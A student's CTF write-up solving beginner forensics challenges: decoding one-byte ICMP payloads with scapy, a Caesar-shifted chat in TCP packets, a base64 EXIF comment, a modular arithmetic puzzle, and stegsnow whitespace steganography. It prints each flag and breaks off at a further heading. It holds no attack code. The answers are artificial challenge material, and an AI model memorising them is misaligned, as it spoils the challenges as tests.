Abhinav Mishra
2029167@kiit.ac.in

Digital Defender CTF Writeup Of All the 10 Flags Solved By Me

One_By_One


Description-
You have captured some network traffic from a mysterious server that seems to be sending some secret messages. You notice that each packet contains only one character in its payload, and that the packets are sent at irregular intervals. You wonder if this is a way of hiding the message from prying eyes. You also wonder why the server is using such an unusual protocol and what it is trying to achieve.

This challenge will test your skills in network analysis, packet manipulation, and data extraction. You will need to use scapy to filter, sort, and decode the packets in the pcap file. You will also need to figure out the logic behind the protocol and how it encodes the message.

FLAG FORMAT:
bi0s{...}

Flag - **bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7}**


While analyzing the PCAPNG file we can see that it only contains one byte per packet,it means that the whole data that we require must be in those packets combined



```
13 0.029568   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
14 0.031470   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
15 0.033686   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
16 0.035566   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
17 0.037245   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
18 0.039732   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
19 0.041662   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
20 0.043929   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
21 0.047282   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
22 0.049687   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
23 0.052345   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
24 0.054008   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
25 0.056386   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
26 0.058970   192.12.11.2   193.11.11.11   ICMP   43 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)

Frame 14: 43 bytes on wire (344 bits), 43 bytes captured (344 bits) on interface \Device\NPF_{82ECDA0D-784E-42DB-862A-E7FF4
Ethernet II, Src: ba:5e:5a:00:89:89 (ba:5e:5a:00:89:89), Dst: 59:a7:81:3f:e8:55 (59:a7:81:3f:e8:55)
Internet Protocol Version 4, Src: 192.12.11.2, Dst: 193.11.11.11
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x81ff [correct]
  [Checksum Status: Good]
  Identifier (BE): 0 (0x0000)
  Identifier (LE): 0 (0x0000)
  Sequence Number (BE): 0 (0x0000)
  Sequence Number (LE): 0 (0x0000)
  [No response seen]
  Data (1 byte)
    Data: 76
    [Length: 1]

0000  59 a7 81 3f e8 55 ba 5e  5a 00 89 89 08 00 45 00   Y··?·U·^ Z·····E·
0010  00 1d 00 01 00 00 40 01  e3 ba c0 0c 0b 02 c1 0b   ······@· ········
0020  0b 0b 08 00 81 ff 00 00  00 00 76                  ········ ··v
```

As suggested in the description we use python scapy library to parse the data with following code:

```
from scapy.all import *

def process_packet(packet):
        if Raw in packet:
                data = packet[Raw].load
                data_string = ''.join(chr(byte) for byte in data)
                print(data_string,end="")

packets = rdpcap('/content/One_by_One.pcapng')

for packet in packets:
        process_packet(packet)
```



```
from scapy.all import *

def process_packet(packet):
    if Raw in packet:
        data = packet[Raw].load
        data_string = ''.join(chr(byte) for byte in data)
        print(data_string,end="")

packets = rdpcap('/content/One_by_One.pcapng')

for packet in packets:
    process_packet(packet)
```

```
Hi this is a very confidential message, please do not share it with anyone. So This top secret message is only for you. and here it is bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7} Thank
```

Decrypt_The_Secrets


DESCRIPTION
We have received crucial intelligence that one of our highly skilled spies has successfully infiltrated the secretive lair of an unknown criminal group. The spy managed to discreetly install a packet sniffing device on one of their devices and was able to capture a few packets of data. However, we require an expert analysis to extract more comprehensive insights. This is where your expertise comes into play.

We urgently need your assistance in thoroughly examining the packet capture. Your mission is to meticulously comb through the captured packets, meticulously searching for relevant data that can aid us in thwarting the growth of this criminal organization.

FLAG FORMAT:
bi0s{...}

<u>Flag</u> -bi0s{n3tw0rk_interception_g0es_b00mx0x0}


We we take a look at protocol hireacrchy we see that the data is being transferred .



Wireshark · Protocol Hierarchy Statistics · Decrypt the Secrets.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	18	100.0	1733	117 k	0	0	0	18
Ethernet	100.0	18	14.5	252	17 k	0	0	0	18
Internet Protocol Version 4	100.0	18	20.8	360	24 k	0	0	0	18
Transmission Control Protocol	100.0	18	64.7	1121	75 k	0	0	0	18
Data	100.0	18	43.9	761	51 k	18	761	51 k	18

We get to know that it's a chat between two people.




```
 2 0.010347   193.11.11.11   192.12.11.2    TCP   57 47128 → 55951 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=3
 3 0.027080   192.12.11.2    193.11.11.11   TCP   94 42112 → 7649 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=40
 4 0.032224   193.11.11.11   192.12.11.2    TCP  106 24368 → 50572 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=52
 5 0.035791   192.12.11.2    193.11.11.11   TCP  101 63545 → 54545 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=47
 6 0.038471   193.11.11.11   192.12.11.2    TCP  122 44146 → 28861 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=68
 7 0.041558   192.12.11.2    193.11.11.11   TCP  116 15751 → 23325 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=62
 8 0.046907   193.11.11.11   192.12.11.2    TCP   95 57406 → 24570 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=41
 9 0.050131   192.12.11.2    193.11.11.11   TCP  124 41506 → 25931 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=70
10 0.053202   193.11.11.11   192.12.11.2    TCP  115 28583 → 16096 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=61
11 0.065107   192.12.11.2    193.11.11.11   TCP  126 1361 → 35936 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=72
12 0.070756   193.11.11.11   192.12.11.2    TCP  129 39430 → 52890 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=75
13 0.077268   192.12.11.2    193.11.11.11   TCP   83 32664 → 43251 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=29
14 0.082224   193.11.11.11   192.12.11.2    TCP   86 49427 → 13192 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=32
15 0.088663   192.12.11.2    193.11.11.11   TCP   86 58999 → 18439 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=32
16 0.099039   193.11.11.11   192.12.11.2    TCP  105 584 → 6183 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=51
17 0.113222   192.12.11.2    193.11.11.11   TCP   69 24959 → 37685 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=15
18 0.118387   193.11.11.11   192.12.11.2    TCP   63 58112 → 46574 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=9
```


```
› Frame 4: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface \Device\NPF_{82ECDA0D-784E-42
› Ethernet II, Src: 7c:65:01:27:92:ac (7c:65:01:27:92:ac), Dst: a1:4a:91:e8:aa:4f (a1:4a:91:e8:aa:4f)
› Internet Protocol Version 4, Src: 193.11.11.11, Dst: 192.12.11.2
› Transmission Control Protocol, Src Port: 24368, Dst Port: 50572, Seq: 1, Ack: 1, Len: 52
▾ Data (52 bytes)
    Data: 6d6179626520776520617265756e64657220746865207261646172206166746572206861657220746865207261646172206166746572207468652068656973742066...
    [Length: 52]
```

```
0000  a1 4a 91 e8 aa 4f 7c 65  01 27 92 ac 08 00 45 00   ·J···O|e ·'····E·
0010  00 5c 00 01 00 00 40 06  e3 76 c1 0b 0b 0b c0 0c   ·\····@· ·v······
0020  0b 02 5f 30 c5 8c 00 00  00 00 00 00 00 00 50 18   ··_0···· ······P·
0030  20 00 4e 26 00 00 6d 61  79 62 65 20 77 65 20 61    ·N&··ma ybe we a
0040  72 65 20 75 6e 64 65 72  20 74 68 65 20 72 61 64   re under  the rad
0050  61 72 20 61 66 74 65 72  20 74 68 65 20 68 65 69   ar after  the hei
0060  73 74 20 66 61 69 6c 75  72 65                     st failu re
```

And we also get to know that they are using some kind of encrypted text as we see the flag format but it is not in plain text we also see this message,




```
 16 0.099039    193.11.11.11    192.12.11.2     TCP    105 584 → 6183 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=51
 17 0.113222    192.12.11.2     193.11.11.11    TCP     69 24959 → 37685 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=15
 18 0.118387    193.11.11.11    192.12.11.2     TCP     63 58112 → 46574 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=9

› Frame 5: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface \Device\NPF_{82ECDA0D-784E-42
› Ethernet II, Src: 3e:d1:64:90:c6:d7 (3e:d1:64:90:c6:d7), Dst: c7:8e:c0:f7:28:16 (c7:8e:c0:f7:28:16)
› Internet Protocol Version 4, Src: 192.12.11.2, Dst: 193.11.11.11
› Transmission Control Protocol, Src Port: 63545, Dst Port: 54545, Seq: 1, Ack: 1, Len: 47
⌄ Data (47 bytes)
    Data: 736f206865726520697320746865206b6579203520616e6420776520676f206f6e207769…
    [Length: 47]

0000  c7 8e c0 f7 28 16 3e d1  64 90 c6 d7 08 00 45 00   ····(·>· d·····E·
0010  00 57 00 01 00 00 40 06  e3 7b c0 0c 0b 02 c1 0b   ·W····@· ·{······
0020  0b 0b f8 39 d5 11 00 00  00 00 00 00 00 00 50 18   ···9···· ······P·
0030  20 00 ba 82 00 00 73 6f  20 68 65 72 65 20 69 73    ·····so  here is
0040  20 74 68 65 20 6b 65 79  20 35 20 61 6e 64 20 77    the key  5 and w
0050  65 20 67 6f 20 6f 6e 20  77 69 74 68 20 74 68 65   e go on  with the
0060  20 70 6c 61 6e                                      plan
```



```
 14 0.082224    193.11.11.11    192.12.11.2     TCP     86 49427 → 13192 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=32
 15 0.088663    192.12.11.2     193.11.11.11    TCP     86 58999 → 18439 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=32
 16 0.099039    193.11.11.11    192.12.11.2     TCP    105 584 → 6183 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=51
 17 0.113222    192.12.11.2     193.11.11.11    TCP     69 24959 → 37685 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=15
 18 0.118387    193.11.11.11    192.12.11.2     TCP     63 58112 → 46574 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=9

› Frame 16: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface \Device\NPF_{82ECDA0D-784E-4
› Ethernet II, Src: 6a:5a:9e:1a:7f:d6 (6a:5a:9e:1a:7f:d6), Dst: ef:45:1f:a4:75:3e (ef:45:1f:a4:75:3e)
› Internet Protocol Version 4, Src: 193.11.11.11, Dst: 192.12.11.2
› Transmission Control Protocol, Src Port: 584, Dst Port: 6183, Seq: 1, Ack: 1, Len: 51
⌄ Data (51 bytes)
    Data: 6d7462206667747a7920676e30787b733379623077705f6e73796a77686a75796e74735f…
    [Length: 51]

0000  ef 45 1f a4 75 3e 6a 5a  9e 1a 7f d6 08 00 45 00   ·E··u>jZ ······E·
0010  00 5b 00 01 00 00 40 06  e3 77 c1 0b 0b 0b c0 0c   ·[····@· ·w······
0020  0b 02 02 48 18 27 00 00  00 00 00 00 00 00 50 18   ···H·'·· ······P·
0030  20 00 24 5f 00 00 6d 74  62 20 66 67 74 7a 79 20    ·$_··mt b fgtzy
0040  67 6e 30 78 7b 73 33 79  62 30 77 70 5f 6e 73 79   gn0x{s3y b0wp_nsy
0050  6a 77 68 6a 75 79 6e 74  73 5f 6c 30 6a 78 5f 67   jwhjuynt s_l0jx_g
0060  30 30 72 63 30 63 30 7d  3f                        00rc0c0} ?
```

We can see that it is a shift cipher with key 5 so we decrpyt it.


Search for a tool
Search a tool on dCode by keywords:
e.g. type 'caesar'
Browse the full dCode tools' list
Results
Caesar Cipher Decoder
Caesar shifted ciphertext
Test all possible shifts (26-letter alphabet A-Z)
▶ DECRYPT (BRUTEFORCE)
Manual decryption and parameters
Use the English alphabet (26 letters from A to Z)

Brute-Force mode: the 25 shifts (for the alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) are tested and sorted from most probable to least probable.

↑↓	↑↓
→5 (←21)	bi0s{n3tw0rk_interception_g0es_b00mx0x0}

Caesar shifted ciphertext: gn0x{s3yb0wp_nsyjwhjuynts_l0jx_g00rc0c0}

Shift/Key (number): 5

<u>Pr0j3ct_M3t4</u>


DESCRIPTION

In the realm of digital forensics, a captivating case unfolded, where a meticulous examination of metadata became the key to uncovering a concealed crime. As investigators delved into the digital artifacts, their attention was drawn to the hidden secrets nestled within the metadata fields. Timestamps, geolocation coordinates, and authorship details held the potential to unveil the truth. Through methodical analysis, a significant discovery emerged—a series of covert conversations, seemingly innocuous at first glance but containing coded references to illicit activities, is there anything on the image that was shared?

FLAG FORMAT:
bi0s{...}

Flag -**bi0s{ex1f_d4t4}**

Looking at the meta data of the image we see that there is a entry named comment which is unusual for an image and also we see that the string is encoded in Base64 ,thus when we decoded it we got the flag.



```
└─$ identify -verbose 2_chall.jpg
Image: 2_chall.jpg
  Format: JPEG (Joint Photographic Experts Group JFIF format)
  Geometry: 1200x900
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:      8 bits
    Green:    8 bits
    Blue:     8 bits
  Channel Statistics:
    Red:
      Minimum:                      0.00 (0.0000)
      Maximum:                  65535.00 (1.0000)
      Mean:                     48266.43 (0.7365)
      Standard Deviation:       19387.22 (0.2958)
    Green:
      Minimum:                      0.00 (0.0000)
      Maximum:                  65535.00 (1.0000)
      Mean:                     48743.25 (0.7438)
      Standard Deviation:       19784.03 (0.3019)
    Blue:
      Minimum:                      0.00 (0.0000)
      Maximum:                  65535.00 (1.0000)
      Mean:                     48962.10 (0.7471)
      Standard Deviation:       19550.53 (0.2983)
  Filesize: 60.0Ki
  Interlace: No
  Orientation: Unknown
  Background Color: white
  Border Color: #DFDFDF
  Matte Color: #BDBDBD
  Page geometry: 1200x900+0+0
  Compose: Over
  Dispose: Undefined
  Iterations: 0
  Compression: JPEG
  Comment: Ymkwc3tleDFmX2Q0dDR9Cg==
  JPEG-Quality: 65
```

MOD

DESCRIPTION
Alright, imagine you're at a never-ending carnival ride called Modular Arithmetic Land!

In this crazy land, numbers follow a special rule: they always go in circles!

Let's say we're on a Ferris wheel that has 12 seats. When it goes around, it counts from 1 to 12. But here's the twist: once it reaches 12, it starts back at 1! It's like a looping roller coaster for numbers!

That's modular arithmetic for you! It's like doing math in a magical world where numbers can't go beyond a certain limit. They keep looping around, having a wild time on their numerical journey.

So, when you see something like "15 modulo 12," it means you're asking, "Which seat would the number 15 be on the Ferris wheel?"

Since the Ferris wheel has only 12 seats, the answer is seat number 3!

Modular arithmetic helps us find these "magical seats" where numbers end up when they go on their looping adventures. It's a playful way to understand how numbers behave in their own amusement park!

Now hop on the ride and enjoy the mathematical madness of modular arithmetic!

In python "%" is used for mod

```
>>> print(15%12)
3
>>> print(23%29)
23
```

Flag Format: flag{...}

FLAG FORMAT:

Flag -**flag{M0du10_m4k3s_7hings_l00p}**

To solve this challenge, we need to understand the concept of modular arithmetic. In modular arithmetic, numbers "loop around" within a certain range, just like the seats on a Ferris wheel. We use the "%" operator in Python to perform the modulus operation and find the result.

For example, when we calculate 15 modulo 12 (15%12), we are asking which seat number the number 15 would be on a Ferris wheel with 12 seats. Since the wheel loops back to seat number 1 after reaching seat number 12, the answer is seat number 3.

In Python, the expression "15%12" would evaluate to 3. Similarly, "23%29" would evaluate to 23 because the number 23 is less than 29.

C4pt4inC0ld

DESCRIPTION
In the realm of digital forensics, an enigmatic case unfolded, challenging investigators to unravel the secrets hidden within an ordinary-looking document. Suspected to contain covert information, the document defied conventional steganographic analysis. Investigators tirelessly scrutinized the text, images, and metadata, employing cutting-edge algorithms and forensic techniques, yet the elusive payload remained elusive. As frustration mounted, a breakthrough emerged from an unexpected source. An astute investigator noticed a peculiar pattern in the document's seemingly innocuous white space. Further analysis

revealed that specific arrangements of white space characters formed a complex code, concealing the true essence of the message. The investigators delved deeper into the intricacies of this hidden language, deciphering the concealed meanings meticulously woven within the document. Their relentless pursuit of the truth dismantled the veil of secrecy, exposing a web of deceit that would ultimately unravel the case. This intricate challenge underscored the importance of thinking beyond conventional steganographic techniques, as hidden treasures may often lie in the most unassuming places.

FLAG FORMAT:
bi0s{...}

<u>Flag</u> - bi0s{7h3_sn0w_0f_surpr1s3s}

a classic stegnography challenge where we have the file given and with the help of the tool called the "stegsnow" we can extract the hidden data that is being sent inside the image files , and also the name of the challenge suggests "captain cold" , we also have that password given in the file as sometimes it requires password to get there.

so with the command: stegsnow -p "azrael" -C secret.txt:
we get the flag.

<u>bl1ndf0ld</u>

